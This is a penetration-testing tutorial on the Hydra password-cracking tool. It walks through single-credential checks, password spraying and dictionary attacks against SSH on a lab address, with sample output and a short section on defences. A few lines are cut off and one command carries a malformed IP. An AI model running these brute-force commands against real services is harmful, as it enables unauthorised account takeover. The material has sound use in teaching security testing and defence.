NOVEMBER 18, 2022 / #PENETRATION TESTING

How to Use Hydra to Hack Passwords – Penetration Testing Tutorial

Manish Shivanandhan

Hacking with Hydra—A Practical Tutorial

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services.

Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and

was first released in 2000 as a proof of concept tool that demonstrated how you can perform attacks on network logon services.

Hydra is also a parallelized login cracker. This means you can have more than one connection in parallel. Unlike in sequential brute-forcing, this reduces the time required to crack a password.

In my last article, I explained another brute-force tool called John the Ripper. Though John and Hydra are brute-force tools, John works offline while Hydra works online.

In this article, we will look at how Hydra works followed by a few real-world use cases.

> *Note: All my articles are for educational purposes. If you use it illegally and get into trouble, I am not responsible. Always get permission from the owner before scanning / brute-forcing / exploiting a system.*

How to Install Hydra

Hydra comes pre-installed with Kali Linux and Parrot OS. So if you are using one of them, you can start working with Hydra right away.

On Ubuntu, you can use the apt package manager to install it:

```
$ apt install hydra
```

In Mac, you can find Hydra under Homebrew:

If you are using Windows, I would recommend using a virtual box and installing Linux. Personally, I don't recommend using Windows if you want to be a professional penetration tester.

How to Work with Hydra

Let's look at how to work with Hydra. We will go through the common formats and options that Hydra provides for brute-forcing usernames and passwords. This includes single username/password attacks, password spraying, and dictionary attacks.

If you have installed Hydra, you can start with the help command like this:

```
$ hydra -h
```

This will give you the list of flags and options that you can use as a reference when working with Hydra.

How to Perform a Single Username/Password Attack with Hydra

Let's start with a simple attack. If we have the username and password that we expect a system to have, we can use Hydra to test it.


Here is the syntax:

```
$ hydra -l <username> -p <password> <server> <service>
```

Let's assume we have a user named "molly" with a password of "butterfly" hosted at 10.10.137.76. Here is how we can use Hydra to test the credentials for SSH:

```
$ hydra -l molly -p butterfly 10.10.137.76 ssh
```

If it works, here is what the result will look like:



Hydra single username and password

What if we know a password that someone is using, but we are not sure who it is? We can use a password spray attack to determine the username.

A password spray attack is where we use a single password and run it against a number of users. If someone is using the password, Hydra will find the match for us.


This attack assumes we know a list of users in the system. For this example, we will create a file called users.txt with the following users:

```
root
admin
user
molly
steve
richard
```

Now we are going to test who has the password “butterfly”. Here is how we can run a password spray attack using Hydra.

```
$ hydra -L users.txt -p butterfly 10.10.137.76 ssh
```

We will get a similar result to the following output if any of the users match with the given password. You should also notice that we have used the flag -L instead of -l. -l is for a single username and -L is for a list of usernames.



Hydra password spraying

How to Perform a Dictionary Attack with Hydra

Let's look at how to perform a dictionary attack. In real-world scenarios, this is what we will be using Hydra regularly for.

A dictionary attack is where we have single/multiple usernames and we provide a password wordlist to Hydra. Hydra then tests all these passwords against every user in the list.

I am going to use the Rockyou wordlist for this example along with the users.txt file we created in the previous attack. If you are using Kali Linux, you can find the RockYou wordlist under /usr/share/wordlists/rockyou.txt.

Here is the command for a dictionary attack:

```
$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 1010.137.76 ssh
```

If this attack is successful, we will see a similar result to the other two commands. Hydra will highlight the successful username/password combinations in green for all the matches.

How to Use the Verbosity and Debugging Flags in Hydra

Hydra can be awfully quiet when running large brute-force attacks. If we have to make sure Hydra is doing what it is expected to do, there are two flags we can use.

use the verbosity flag.

Here is a sample result. We can see that Hydra prints information about failed attempts in addition to the successful matches.

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.137.76:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://molly@10.10.137.76:22
[INFO] Successful, password authentication is supported by ssh://10.10.137.76:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[22][ssh] host: 10.10.137.76   login: molly   password: butterfly
[STATUS] attack finished for 10.10.137.76 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2022-11-18 09:26:01
```

Hydra verbose mode

We can also use the debug (-d) flag to gather even more information. Here is the same result when using the debug flag:

```
[ATTEMPT] target 10.10.137.76 - login "molly" - pass "friends" - 31 of 14344399 [child 14] (0/1)
[DEBUG] head_no[15] read N
[DEBUG] send_next_pair_init target 0, head 15, redo 1, redo_state 0, pass_state 3. loop_mode 0, curlogin molly, curpass jessica, tlogin moll
y, tpass butterfly, logincnt 0/1, passcnt 31/14344398, loop_cnt 1
[COMPLETED] target 10.10.137.76 - login "molly" - pass "jessica" - child 15 - 31 of 14344399
[DEBUG] send_next_pair_mid done 1, pass_state 3, clogin molly, cpass butterfly, tlogin molly, tpass purple, redo 1
[ATTEMPT] target 10.10.137.76 - login "molly" - pass "butterfly" - 32 of 14344399 [child 15] (0/1)
[DEBUG] head_no[7] read N
[DEBUG] send_next_pair_init target 0, head 7, redo 1, redo_state 0, pass_state 3. loop_mode 0, curlogin molly, curpass 654321, tlogin molly,
 tpass purple, logincnt 0/1, passcnt 32/14344398, loop_cnt 1
[COMPLETED] target 10.10.137.76 - login "molly" - pass "654321" - child 7 - 32 of 14344399
[DEBUG] send_next_pair_mid done 1, pass_state 3, clogin molly, cpass purple, tlogin molly, tpass angel, redo 1
[ATTEMPT] target 10.10.137.76 - login "molly" - pass "purple" - 33 of 14344399 [child 7] (0/1)
[DEBUG] head_no[15] read F
[22][ssh] host: 10.10.137.76   login: molly   password: butterfly
[DEBUG] skipping username molly
[DEBUG] head_no[15] read n
[DEBUG] send_next_pair_init target 0, head 15, redo 1, redo_state 0, pass_state 0. loop_mode 0, curlogin molly, curpass butterfly, tlogin mo
lly, tpass 123456, logincnt 1/1, passcnt 0/14344398, loop_cnt 1
[COMPLETED] target 10.10.137.76 - login "molly" - pass "butterfly" - child 15 - 14344398 of 14344399
[DEBUG] send_next_pair_mid done 0, pass_state 0, clogin molly, cpass butterfly, tlogin molly, tpass 123456, redo 1
[DEBUG] Entering redo_state
[DEBUG] send_next_pair_init target 0, head 15, redo 1, redo_state 1, pass_state 0. loop_mode 0, curlogin molly, curpass butterfly, tlogin mo
```

Hydra debug mode

We can see that Hydra prints way more information than we need. We will only use debug mode rarely, but it is good to know that we have the option

How to Save Your Results in Hydra

Let's look at how to save results. There is no point in spending hours cracking a password and losing it due to a system crash.

We can use the -o flag and specify a file name to save the result. Here is the syntax.

```
$ hydra -l <username> -p <password> <ip> <service> -o <file.txt>
```

More flags and formats

Hydra also offers a few additional flags and formats that will be useful for us as pen testers. Here are a few:

Service specification

Instead of specifying the service separately, we can use it with the IP address. For example, to brute force SSH, we can use the following command:

```
$ hydra -l <username> -p <password> ssh://<ip>
```

How to resume attacks

If Hydra's session exits when an attack is in progress, we can resume the attack using the -R flag instead of starting from scratch.

```
$ hydra -R
```

Sometimes system administrators will change the default ports for service. For example, FTP can run in port 3000 instead of its default port 21. In those cases, we can specify ports using the -s flag.

```
$ hydra -l <username> -p <password> <ip> <service> -s <port>
```

How to attack multiple hosts

What if we have multiple hosts to attack? Easy, we can use the -M flag. The files.txt will contain a list of IP addresses or hosts instead of a single IP address.

```
$ hydra -l <username> -p <password> -M <host_file.txt> <service>
```

Targeted combinations

If we have a list of usernames and passwords, we can implement a dictionary attack. But if we have more information on which usernames are likely to have a set of passwords, we can prepare a custom list for Hydra.

For example, we can create a list of usernames and passwords separated by semicolons like the one below.

```
username1:password1
username2:password2
username3:password3
```

Here is the syntax.

```
$ hydra -C <combinations.txt> <ip> <service>
```

We have seen how to work with Hydra in detail. Now you should be ready to perform real-world audits of network services like FTP, SSH, and Telnet.

But as a pen-tester, it is important to understand how to defend against these attacks. Remember, we are the good actors 😎.

How to Defend Against Hydra

The clear solution to help you defend against brute-force attacks is to set strong passwords. The stronger a password is, the harder it is to apply brute-force techniques.

We can also enforce password policies to change passwords every few weeks. Unfortunately, many individuals and businesses use the same passwords for years. This makes them easy targets for brute-force attacks.

Another way to prevent network-based brute-forcing is to limit authorization attempts. Brute-force attacks do not work if we lock accounts after a few failed login attempts. This is common in apps like Google and Facebook that lock your account if you fail a few login attempts.